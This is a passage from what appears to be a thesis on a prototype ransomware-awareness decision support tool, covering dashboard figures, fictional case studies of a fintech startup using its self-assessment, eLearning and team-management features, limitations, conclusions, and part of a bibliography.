


Figure 4.4: Dashboard overview.

CVE-Tracker Tool A user is able to specify information about the software and technology stack used within their organisation or private infrastructure. In the backend, a batch process is being run periodically (and triggered after the submission of the self-assessment), which crawls through public CVE (Common Vulnerabilities and Exposures) databases, to see if any of the specified applications and technologies are affected by a new vulnerability 4.10.

Team Management Tool As mentioned before, Ransomware DSS has full user and team management capabilities. This makes it easy for an organisational unit to track the progress of employees' eLearning statuses, and provides the capability of checking the awareness for ransomware within the company, by being able to see the assessment scores of the added employees 4.11.




Figure 4.5: Dashboard overview (continued).




Figure 4.6: Assessment view.




Figure 4.7: Submission of self-assessment.




Figure 4.8: Content of ransomware anatomy course.




Figure 4.9: Confirmation of eLearning completion.




Figure 4.10: Population of CVE-Tracker module.




Figure 4.11: Team Management module.

Chapter 5

Evaluation

Evaluation In this chapter, the solution discussed in the previous chapter will be evaluated based on the analysis of three different case studies. Each case study focuses on one core feature of the solution and shows the benefits and different use cases of the presented Ransomware DSS tool.

For all case studies, an imaginary company and scenario is defined in a fictional environment, which mimics a real live setting. The base of this fictional scenario is the company Acme AG. This is a startup SME, which produces and distributes innovative banking software in the fintech sector. Acme AG has experienced major growth in the last year and has reached a company evaluation of $10 million USD, while employing 20 people from different educational backgrounds. The company has three partnerships with different financial institutions, including one well-known bank. Acme AG distributes their solution over a cloud platform, which directly integrates data sources from all of its partners. Because of that, Acme AG processes highly sensitive data from customers of each of its partners, including customer names, addresses, and credit risk information. Due to many recent news publications and partnership announcements, Acme AG has gained a lot of attention from investors in the fintech sector.

A new fiscal year is coming up soon, and the company is currently allocating its budget to new projects. After the sudden growth of the SME, the CTO and founder of the company will shift his main business focus for the upcoming year. The previous main goal of creating and extending a comprehensive digital banking solution as rapidly as possible is now only considered to be a secondary goal. Instead the CTO will now invest much more money into the infrastructure's cybersecurity in response to the growing popularity and spotlight appearance of Acme AG in its industry. The CTO has observed closely, the developments of recent ransomware attacks in the fintech industry. He has learned that the financial sector is one of the main targets for ransomware developers, because of the high revenue profiles in this sector and the willingness of the companies to negotiate and pay the ransom fee, when an infection occurs.

To prepare himself and the company for future cyber attacks, thereby especially considering ransomware threats, the CTO considers the usage of the Ransomware DSS tool.

5.1 Case Study #1: Self Assessment

The CTO of Acme AG has an extensive background in software engineering, project management and leadership. However, the CTO never pursued a profound education in cybersecurity in the past. Although he keeps himself informed and stays in touch with technology news sites and blogs, his know-how of the subject is limited. Since Acme AG is still considered to be a startup, there is no budget allocated to a cybersecurity specialist within the company. This has the effect that the CTO is not only responsible for the technological development of the company's products, but rather he takes a much broader responsibility than a usual CTO, as he is also occupied with the range of functions of a CISO. Knowing about his shortcomings, the CTO of Acme AG would like to assess his understanding on the topic of ransomware, to get a clearer picture of his current know-how. This will help him to understand the gaps in his knowledge and cyber framework implementation in regards to ransomware and cybersecurity in general. To do this, the CTO first creates a new account in the Ransomware DSS tool. Since he is responsible for the company's cybersecurity, he can specify during the registration process, that he takes the role of an administrator within the company's IT infrastructure. The registration form also acknowledges that the CTO is part of an organisation, rather than a private individual. This information is then associated with his newly created user profile in the tool, which will grant him the access to more detailed, tech-savvy questions in the self-assessment module, as well as team management capabilities within the tool. After the user has been created, the CTO is redirected to his dashboard overview, where he can find the link to start the assessment.

During the assessment, the CTO is presented several questions, segmented into four high-level categories. Since the CTO only has a limited time slot blocked in his calendar for the completion of the self-assessment, the tool indicates the status of completion at all times, indicated by a progress bar on the left side of the screen. He realises that he is not able to complete the questionnaire in one session, as the next meeting is already approaching, therefore he quits the application. While he was filling in his answers to the questions, they were conveniently already submitted to the database and stored on his user profile. After the meeting has taken place, the CTO reopens the applications and is pleased to see that his answers were auto-saved and that he can continue from the last question he answered. After answering all questions, the CTO submits all answers, which triggers the automatic evaluation process in the backend of the tool. After a few seconds, he is greeted with his results in the dashboard view, which tells him how many question he answered correctly. To analyse his result further, he can click a link to see a full breakdown of his answers, together with the correct solutions. Thanks to the self-assessment, the CTO gained deep insights of the gaps in the company's cybersecurity framework.

5.2 Case Study #2: Training and Education

Thanks to the self-assessment, the CTO of the company has learned, not only about the company's gaps in terms of ransomware protection measures, but also about his personal shortcomings in regards to the knowledge of ransomware. The CTO has in fact realised

that he has no clear picture of how a ransomware attack is structured and performed usually. The Ransomware DSS tool comes with an inbuilt eLearning module, which provides educational content for its users. In the case of the CTO, he is simply able to start the eLearning tutorial titled 'Anatomy of Ransomware'. Within this eLearning module, he learns all about the anatomy and structure of a typical ransomware attack. This helps the CTO to minimize his personal knowledge gaps for the topic. In the end he confirms that he has read the content of the tutorial, which is then indicated in his dashboard overview.

5.3 Case Study #3: Risk Analysis and Awareness

One of the determined gaps in the conducted assessment by the CTO is the unclarity of cybersecurity awareness within the company. Even though all employees of Acme AG are instructed to complete a cybersecurity training, there are no direct metrics available that are able to reflect whether the training is effective or not. The CTO realises the significance of this uncertainty. Hence the CTO orders all employees to complete the self-assessment for themselves. Subsequently, all remaining 19 employees sign up on the Ransomware DSS tool as well. However, in contrast to the CTO, the users specify their role in the organisation as standard users, rather than administrators, during the registration process. This alters the questionnaire in the self-assessment in such way, that more practical and behaviour-related questions are asked, instead of the more technical assessment that the CTO has completed. After the employees have completed the registration process, they are now able to setup the team management module. Within this module the user can specify that they are working in the same team as the CTO. This allows the CTO to have an overview of all employees in the company inside his team management module. This overview allows the CTO to see whether an employee has completed the assessment, what score they received in the assessment and which of the eLearning modules, if any, an employee has studied. After all employees have completed the self-assessment, the CTO has a much clearer picture of the company awareness in regards to ransomware. This also allows him to see, *e.g.,* that one of the customer support employees has underperformed in the assessment, resulting in a score that is less than satisfiable for the CTO. This leads to the CTO's request that the employee is required to study and learn more about ransomware, and to redo the assessment as soon as the employee is ready. This step is necessary in the eyes of the CTO, since a customer-facing employee is especially endangered of becoming a victim of social engineering attacks, which subsequently can lead to a ransomware infection in the company. In the end, the CTO observes in his dashboard, that all employees reached a satisfiable score in their self-assessments. Furthermore, he is also able to move the company's existing cybersecurity training material into separate eLearning units, which allows him to track the completion of the eLearnings for all registered employees, from within his dashboard.

5.4 Limitations & Ideas

As seen in the evaluation of the decision support tool, the system that was developed for this thesis is capable of handling very important use cases in regards to ransomware protection.

However there are several limitations to the tool that have to be considered when evaluating the final product.

1. Limited content - The content that is provided in the eLearning module *e.g.,* is limited to one course. This does not replace a full-fledged company awareness program for the topic of ransomware. However, due to the modular nature of this prototype, new content can be added at any time, also to the question data set, which makes it easy to expand the current offerings.

2. Prototype - The tool presented in this thesis is still a prototype, which means that there can be issues with reliability, security and overall stability of the system.

3. Limited defense recommendation - This thesis focused seldom on the proactive protection against ransomware. There are many interesting applications for reactive protection measures, which apply machine learning techniques to combat ransomware.

Chapter 6

Summary, Conclusions & Future Work

In this thesis, the design and prototypical implementation of a decision support tool was presented. This thesis provides deep insights into the current research standpoints for prevention protection measures against ransomware. It has been shown in the thesis, how ransomware is structured, *i.e.,* which key components play a role in an attack. Thereby five different ransomware projects were explained in detail, while the inner-workings of actual open-source code has been shown and explained.

A detailed methodology was presented to the reader to explain the process of coming up with a suitable solution for the problem statement of creating a decision support tool for a given topic. Within this methodology it was discussed how the usage of a knowledge hub in the form of consolidated spreadsheets, helps to visualize the bigger picture of a research domain, so that the most important aspects of a literature research can be highlighted and extracted.

Furthermore the design and implementation of a prototypical decision support tool has been shown, which was developed by following the methodology that was created for this thesis. The core component in the form of a self-assessment tool was explained and the design and ideas behind it have been elaborated. Thereby explaining the notion of a penalty points evaluation system, which allows for fair grading and assessment of know-how in a given domain.

To conclude, a solid foundation for a decision support tool in regards to ransomware protection mechanism has been presented, with room and technical capabilities to expand on certain concepts or new ideas in this field. Because of the modular nature of the solution, this foundation can be expanded in future works and adapted to different cyber security research fields.

Bibliography

[1] The No More Ransom Project. https://www.nomoreransom.org/en/index.html, Last access on April 2022.

[2] Maxat Akbanov, Vassilios G. Vassilakis, and Michael D. Logothetis. WannaCry Ransomware: Analysis of Infection, Persistence, Recovery Prevention and Propagation Mechanisms. *Journal of Telecommunications and Information Technology*, 1(2019):113–124, 4 2019.

[3] Bander Ali Saleh Al-rimy, Mohd Aizaini Maarof, and Syed Zainudeen Mohd Shaid. Ransomware threat success factors, taxonomy, and countermeasures: A survey and research directions, 5 2018.

[4] Bander Ali Saleh Al-rimy, Mohd Aizaini Maarof, and Syed Zainudeen Mohd Shaid. Ransomware threat success factors, taxonomy, and countermeasures: A survey and research directions, 5 2018.

[5] Christiaan Beek, Yuriy Bulygin, Douglas Frosst, Paula Greve, Jeannette Jarvis, Eric Peterson, and Matthew Rosenquist. McAfee Labs 2017 Threats Predictions. Technical report, McAfee Labs, Santa Clara, 9 2016.

[6] Alex Berry, Josh Homan, and Randi Eitzman. WannaCry Malware Profile | Mandiant, 2017. https://www.mandiant.com/resources/wannacry-malware-profile, Last access on April 2022.

[7] BlackFog. The State of Ransomware in 2021 | BlackFog, 2021. https://www.blackfog.com/the-state-of-ransomware-in-2021/#, Last access on April 2022.

[8] Amanda Blevins, Mandy Botsko-Wilson, Niran Even-Chen, Brian Heili, Keith Luck, Dale McKay, Jon Nelson, Adam Osterholt, Scottie Ray, Jeff Whitman, and James Murray. Ransomware: Defense in Depth with VMware. Technical report, VMware, Inc, Palo Alto, 4 2021.

[9] Alexandre Buirette-Carle. BadRabbit Orion Malware Report, 2017.

[10] Krzysztof Cabaj and Wojciech Mazurczyk. Using software-defined networking for ransomware mitigation: The case of cryptowall. *IEEE Network*, 30(6):14–20, 11 2016.

[11] Joshua Cannell. Tools of the Trade: Exploit Kits - Malwarebytes Labs | Malwarebytes Labs, 2013. https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/, Last access on April 2022.

[12] Jessica Ellis. What is a Look-alike Domain? | PhishLabs, 2022. https://www.phishlabs.com/blog/what-is-a-look-alike-domain/, Last access on April 2022.

[13] Exabeam. The Anatomy of a Ransomware Attack - Threat Report. Technical report, Exabeam, Inc, 2016.

[14] Eran Farajun. Ransomware's Next Target: Backup Data - Security Boulevard, 2020. https://securityboulevard.com/2020/10/ransomwares-next-target-backup-data/, Last access on April 2022.

[15] Malcomb Farber. Global Ransomare Damage Costs To Exceed $265 Billion By 2031, 6 2021. https://www.einnews.com/pr_news/542950077/global-ransomware-damage-costs-to-exceed-265-billion-by-2031, Last access on April 2022.

[16] FBI. Incidents of Ransomware on the Rise - FBI, 2016. https://www.fbi.gov/news/stories/incidents-of-ransomware-on-the-rise, Last access on April 2022.

[17] Kanwalinderjit K Gagneja. Knowing the ransomware and building defense against it - specific to healthcare institutes. In *2017 Third International Conference on Mobile and Secure Services (MobiSecServ)*, pages 1–5. IEEE, 2 2017.

[18] Ziya Alper Genç, Gabriele Lenzini, and Peter Y.A. Ryan. Security Analysis of Key Acquiring Strategies Used by Cryptographic Ransomware. In *Proceedings of the Central European Cybersecurity Conference 2018*, pages 1–6, New York, NY, USA, 11 2018. ACM.

[19] Steven Strandlund Hansen, Thor Mark Tampus Larsen, Matija Stevanovic, and Jens Myrup Pedersen. An approach for detection and family classification of malware based on behavioral analysis. In *2016 International conference on computing, networking and communications (ICNC)*, pages 1–5. IEEE, 2016.

[20] Danny Yuxing Huang, Maxwell Matthaios Aliapoulios, Vector Guo Li, Luca Invernizzi, Elie Bursztein, Kylie McRoberts, Jonathan Levin, Kirill Levchenko, Alex C. Snoeren, and Damon McCoy. Tracking Ransomware End-to-end. *Proceedings - IEEE Symposium on Security and Privacy*, 2018-May:618–631, 7 2018.

[21] Mamoona Humayun, NZ Jhanjhi, Ahmed Alsayat, and Vasaki Ponnusamy. Internet of things and ransomware: Evolution, mitigation and prevention. *Egyptian Informatics Journal*, 22(1):105–117, 3 2021.

[22] Marcus Hutchins. How to Accidentally Stop a Global Cyber Attacks, 3 2017.

[23] Sam Ingalls. How to Prevent Ransomware Attacks: 20 Best Practices for 2022, 2021. https://www.esecurityplanet.com/threats/ransomware-protection/, Last access on April 2022.

[24] Keith Jarvis and Secureworks. CryptoLocker Ransomware, 12 2013.

[25] Adhirath Kapoor, Ankur Gupta, Rajesh Gupta, Sudeep Tanwar, Gulshan Sharma, and Innocent E. Davidson. Ransomware Detection, Avoidance, and Mitigation Scheme: A Review and Future Directions. *Sustainability*, 14(1):8, 12 2021.

